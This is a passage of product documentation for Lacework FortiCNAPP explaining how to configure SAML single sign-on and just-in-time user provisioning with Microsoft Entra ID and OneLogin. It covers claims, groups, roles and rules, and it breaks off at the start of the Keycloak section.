


2. click *Add New* to open the authentication configuration dialog. Keep this window open.
3. In a new browser window, sign in to Microsoft Entra ID.
4. Navigate to *Microsoft Entra ID > Enterprise applications* and follow these steps:




a. Click *New application*.
b. Click *Create your own application*.
   The *Create your own application* pane opens.
c. Enter a name for your new app.
d. Select *Integrate any other application you don't find in the gallery*.
e. Click *Create*.
   When the *Overview* page displays, the application is created.

5. Click *Users and groups* and assign users and groups as needed.




If no users or groups are assigned to the application, the *Scoped Groups* configured in the *Claim Conditions* will be able to sign in to this application by navigating to your Lacework FortiCNAPP sign on URL directly.


6. Click *Single sign-on*.
7. Click *SAML*.



The *Set up Single Sign-On with SAML* page opens.



8. In section 1, provide the two values listed below. You can copy both values from the Lacework FortiCNAPP console authentication settings.



- Identifier (Entity ID): https://lacework.net
  Copy from *Service Provider Entity ID*
- Reply URL (Assertion Consumer Service URL): https://<company>.lacework.net/sso/saml/login
  Your specific Assertion Consumer Service URL is listed in the Lacework FortiCNAPP service provider XML metadata in the authentication configuration dialog.

9. In section 2, add the following new claims with the indicated *Name* and *Source attribute*.

This option defaults to using XMLSOAP. You must explicitly provide the correct form for *Name* and *Attribute* for *First Name*, *Last Name*, and *Company Name*.

Name	Source attribute	Example
First Name	user.givenname	
Last Name	user.surname	
Company Name	user.companyname	
Lacework Admin Role Accounts	The Lacework FortiCNAPP account(s) the application will access with the admin role.	`account1` or `account1,account2` or *. Use a comma to separate multiple values. For information about using AD groups for Lacework FortiCNAPP access, see create-groups-in-microsoft-entra-id.

Name	Source attribute	Example
Lacework User Role Accounts	The Lacework FortiCNAPP account(s) the application will access with the user role.	`account1` or `account1,account2` or *. Use a comma to separate multiple values. For information about using AD groups for Lacework FortiCNAPP access, see create-groups-in-microsoft-entra-id.
Lacework Power User Role Accounts	The Lacework FortiCNAPP account(s) the application will access with the power user role.	`account1` or `account1,account2` or *. Use a comma to separate multiple values. For information about using AD groups for Lacework FortiCNAPP access, see create-groups-in-microsoft-entra-id.
Custom User Groups	Custom user groups allow you to fully customize a set of permissions that meet the specific requirements of your organization. Specify a string of comma-separated custom user group GUIDs (globally unique identifiers).	

The following attributes are required:

- First Name
- Last Name
- Company Name

At least one of the following role-related claims must be configured for users to be able to access Lacework FortiCNAPP.

- Lacework Admin Role Accounts
- Lacework Power User Role Accounts
- Lacework User Role Accounts
- Lacework Organization Admin Role
- Lacework Organization User Role
- Custom User Groups

10. If your Lacework FortiCNAPP account is enrolled in a Lacework FortiCNAPP organization, add attribute statements with the following names and example values:
    - Lacework Organization Admin Role - `true`
    - Lacework Organization User Role - leave unset if you set Lacework FortiCNAPP Organization Admin Role to `true`.
11. In section 3, download and save the *Federation Metadata XML* file.

Creating groups in Microsoft Entra ID (Optional)

You can create groups in Microsoft Entra ID and use them to assign different access to Lacework FortiCNAPP accounts.


To create groups:


1. Navigate to the Microsoft Entra ID home page and select *Groups*.
2. Select *+New group*.
3. For *Group type*, select *Security*.
4. Specify a name for the group.
   For example, you can choose a name that describes the group's access to a Lacework FortiCNAPP account, such as `Account1 Admin` or `Account1 User`.
5. Select members for the group.
6. Select *Create*.
7. Create additional groups as needed.
   Consider creating separate groups for admin and user access.


Grant Access to Lacework FortiCNAPP Accounts

To grant certain team members access to login to Lacework FortiCNAPP:

1. Navigate to the Lacework FortiCNAPP application in Microsoft Entra ID.
2. Select *Single sign-on*.
3. In the *Attributes and Claims* section (panel 2), edit the following claims:
   - Lacework Admin Role Accounts
   - Lacework User Role Accounts
   - Lacework Power User Role Accounts
   - Custom User Groups







4. Add a claim condition with the following settings:
   - *User type*: Any
   - *Scoped Groups*: Select the groups that use this claim. For example, the Lacework Admin Role Accounts claim should have groups set up for admins. The Lacework User Role Accounts claim should have groups set up for users.

- *Source*: Attribute
- *Value*: Enter the Lacework FortiCNAPP accounts that will use this claim.

  Example 1: you have a number of users that only need access to one sub-account within Lacework FortiCNAPP. Enter the sub-account name in this value field.

  Example 2: you have two sub-accounts named Account1 and Account2. To use this claim for both sub-accounts, enter `Account1, Account2`, or enter * (wildcard character).

Finishing authentication setup in the console

To finish authentication:

1. Return to the open Lacework FortiCNAPP console SAML configuration page.
2. Click *Add New* to open the authentication configuration dialog.
3. Click *Upload identity provider data*.
4. Enter a descriptive name for *Identity Provider*.
5. In *Upload Identity Provider Metadata File*, click *Choose File* and select the previously saved Azure metadata file from Creating the Lacework FortiCNAPP application in Microsoft Entra ID on page 2226.
   The fields are populated and you see a confirmation that the metadata included a certificate.
6. Enable the *Just-in-Time User Provisioning* option.
7. Click *Save*.

When a user logs in, a profile (with the specified privileges) is added in only the accounts that are specified.

If the user has organization-level privileges, a profile (with the specified privileges) is added in each account that is part of the organization, accounts are not created.

Testing the application

To test the application:

1. Return to Microsoft Entra ID
2. Navigate to the Lacework FortiCNAPP application and click *Single sign-on*.
3. Go to section 5 and click *Test*.

You can also test the application by logging in to the Lacework FortiCNAPP Console as the user associated with the application during setup.

Updating the Single Sign-on signing certificate

Use these steps when you need to update an existing certificate due to expiry or otherwise. It is not required during initial configuration.

If you have created a new Single Sign-on (SSO) token signing certificate to replace the old one, you will need to manually update the existing certificate in the Lacework FortiCNAPP Platform.

To update the certificate:

1. Sign in to the console and navigate to *Settings > Authentication > SAML*.
2. Edit the configured SAML integration.
3. Select *Manually provide metadata information*.
4. Upload the new certificate .PEM file. Do not make changes to other fields.
5. Click *Save*.

The updated certificate will now be used.

OneLogin SAML SSO

This topic describes how to configure SAML SSO with OneLogin to allow employee access to your console.

To configure SAML SSO with OneLogin:

1. Sign in to OneLogin with super user privileges.
2. Go to *Applications* > *Applications*.
3. Click *Add App* and search for Lacework FortiCNAPP.
4. Click the Lacework FortiCNAPP app.
5. Provide a display name and description and click *Save*.
   The app's settings display in the right pane.
6. Click *Configuration*.
7. Provide your Lacework FortiCNAPP account name and click *Save*. You can find your account name in the URL you use to access the Lacework FortiCNAPP Console. For example, if your Lacework FortiCNAPP URL is `mycompany.lacework.net`, your account name is `mycompany`.
8. Go to *More Actions* > *SAML Metadata*.
   This downloads the IdP metadata, which is required to complete the setup in the Lacework FortiCNAPP Console.
9. In a separate browser tab or window, sign in to the Lacework FortiCNAPP Console. On the Lacework FortiCNAPP SAML configuration page (see SAML Configuration), upload the IdP metadata returned from step 8.

To enable JIT user provisioning, see OneLogin SAML JIT on page 2237.

OneLogin SAML JIT

This topic describes how to add Just-In-Time (JIT) user provisioning capabilities to OneLogin authentication for Lacework FortiCNAPP.

The steps in the following sections assume you have already added Lacework FortiCNAPP as a service provider with OneLogin SAML.

Some procedures contain additional configuration steps for Lacework FortiCNAPP organizations.

Setting attributes in the Lacework FortiCNAPP application

To set attributes for the Lacework FortiCNAPP application:

1. Sign in to OneLogin with super user privileges.
2. From the Administration home page, go to *Applications* > *Applications*.
3. Click the Lacework FortiCNAPP application.
4. Click *Parameters*.
   The displayed Lacework FortiCNAPP fields were added automatically.
5. Set the default values for the following fields:
   - *Company Name*: Company
   - *Title*: Title

First Name, *Last Name*, and *NameID* already have default values. You do not need to set default values for the other fields right now.

Setting up access to the Lacework FortiCNAPP application

Multiple methods are available to set up access to the Lacework FortiCNAPP application in OneLogin. The following describes the common methods.

Adding custom user fields and manually setting values

These steps describes how to add custom user fields and then manually set their values, to enable users can access the Lacework FortiCNAPP application.

To add custom fields:

1. Sign in to OneLogin with super user privileges.
2. From the Administration home page, go to *Users > Custom User Fields*.
3. Click *New User Field*.
4. Add the following fields with the indicated names and short names. Note that you can optionally use names of your own as long as they are identifiable/meaningful to you.

Name	Shortname
laceworkAdminRoleAccounts	laceworkAdminRoleAccounts
laceworkUserRoleAccounts	laceworkUserRoleAccounts
laceworkPowerUserRoleAccounts	laceworkPowerUserRoleAccounts
laceworkCustomUserGroups	laceworkCustomUserGroups

5. If your Lacework FortiCNAPP account is enrolled in a Lacework FortiCNAPP organization, also add the following fields:

Name	Shortname
laceworkOrgAdminRole	laceworkOrgAdminRole
laceworkOrgUserRole	laceworkOrgUserRole

The following table lists which attributes are required:

Attribute Configuration	Name
Required	First Name
Required	Last Name
Required	Company Name

To manually set values for custom fields:

1. From the Administration home page, go to *Users > Users*.
2. Select the user you want to assign Lacework FortiCNAPP access.
3. Fill in the custom fields (using the previous example names). See Legacy access control overview on page 2255.
4. If your Lacework FortiCNAPP account is enrolled in a Lacework FortiCNAPP organization, see Legacy access control overview on page 2255.
5. Click *Save User*.

Adding application rules

Follow these steps to add roles and application rules to map to the roles so users can access the Lacework FortiCNAPP application.

Adding roles

To add roles:

1. Sign in to OneLogin with super user privileges.
2. From the Administration home page, go to *Users* > *Roles*.
3. Click *New Role*.
4. Fill in the role name, select the Lacework FortiCNAPP app, and click *Save*. For example, you could add the following roles:
   - *accountnameAdminRole*: This provides admin access to a Lacework FortiCNAPP account.
   - *accountnameUserRole*: This provides user access to a Lacework FortiCNAPP account.
   - *accountnamePowerUserRole*: This provides power user access to a Lacework FortiCNAPP account.
   - *accountnameCustomUserGroups*: This provides user custom access to a Lacework FortiCNAPP account.
5. If your Lacework account is enrolled in a Lacework FortiCNAPP organization, you could also add the following roles:
   - *OrgAdminRole*: This provides admin access to organization-level settings.
   - *OrgUserRole*: This provides user access to organization-level settings.

Creating application rules

To create application rules:

1. From the Administration home page, go to *Applications* > *Applications*.
2. Click the Lacework FortiCNAPP application and click *Rules*.
3. Click *Add Rule*.
4. Add the following rules (using the previous example names):
   If your Lacework FortiCNAPP account is enrolled in an organization, skip to the next step.

Name	Conditions	Actions
Reset all Lacework attribute values	none	• Set Lacework Admin Role Accounts, -Macro-, leave field empty • Set Lacework User Role Accounts, -Macro-, leave field empty • Set Lacework Power User Role Accounts, -Macro-, leave field empty • Set Lacework Custom User Groups, -Macro-, leave field empty
Lacework Admin Role Accounts Rule	Roles include accountnameAdminRole	Set Lacework Admin Role Accounts, -Macro-, _accountname_
Lacework User Role Accounts Rule	Roles include accountnameUserRole	Set Lacework User Role Account, -Macro-, _accountname_
Lacework Power User Role Accounts Rule	Roles include accountnamePowerUserRole	Set Lacework Power User Role Account, -Macro-, _accountname_

Name	Conditions	Actions
Lacework Custom User Groups Rule	Roles include accountnameCustomUserGroups	Set Lacework Custom User Groups, -Macro-, _accountname_

5. If your Lacework FortiCNAPP account is enrolled in an organization, add the following rules (using the previous example names):

Name	Conditions	Actions
Reset all Lacework attribute values	none	• Set Lacework Admin Role Accounts, -Macro-, leave field empty • Set Lacework User Role Accounts, -Macro-, leave field empty • Set Lacework Power User Role Accounts, -Macro-, leave field empty • Set Lacework Custom User Groups, -Macro-, leave field empty
Lacework Admin Role Accounts Rule	Roles include accountnameAdminRole	Set Lacework Admin Role Accounts, -Macro-, _accountname_
Lacework User Role Accounts Rule	Roles include accountnameUserRole	Set Lacework User Role Account, -Macro-, _accountname_
Lacework Power User Role Accounts Rule	Roles include accountnameCustomUserGroups	Set Lacework Power User Role Account, -Macro-, _accountname_
Lacework Custom User Groups Rule	Roles include accountnameCustomUserGroups	Set Lacework Custom User Groups, -Macro-, _accountname_
Lacework Organization Admin Role Accounts Rule	Roles include OrgAdminRole	Set Lacework Organization Admin Role Accounts, -Macro-, _accountname_
Lacework Organization Admin Role Accounts Rule	Roles include OrgUserRole	Set Lacework Organization Admin Role Accounts, -Macro-, _accountname_

6. Verify that the reset rule is the first rule in the list. Move it to the first position if it is not already. This reset rule clears user privileges for the Lacework FortiCNAPP app.

Assigning roles to users

To assign roles:

1. From the Administration home page, go to *Users* > *Roles*.
2. Click the role you want to assign to a user.
3. Click *Users*.
4. In *Check existing or add new users to this role*, add a user's name, select the user, and click *Check*.
5. Click *Add To Role* and then click *Save*.

Lacework FortiCNAPP Accounts attributes

For information Lacework FortiCNAPP account attributes, see Google Workspace SAML JIT on page 2215.

Finishing the SAML JIT configuration

To complete the configuration:

1. Verify all attributes are set for a user.
2. Verify that the Lacework FortiCNAPP application is turned on.
3. Verify that you enable SAML in the console and select the *Just-in-Time User Provisioning* option.

The user can now log in to Lacework FortiCNAPP through SAML.

When the user logs in, a profile (with the specified privileges) is added in only the accounts that are specified.

If the user has organization-level privileges, a profile (with the specified privileges) is added in each account that is part of the organization, accounts are not created.

SAML SSO with Red Hat Keycloak

This topic describes to configure SAML SSO with Red Hat Keycloak and allow employee access to your console.

This configuration requires an admin rights for your *realm*, and admin rights in your Lacework *account* or *organization*.

Creating the Lacework FortiCNAPP client in Keycloak

To create the client:

1. Sign in to Keycloak with administrative privileges.
2. Go to the Keycloak administration console and select your *realm*.
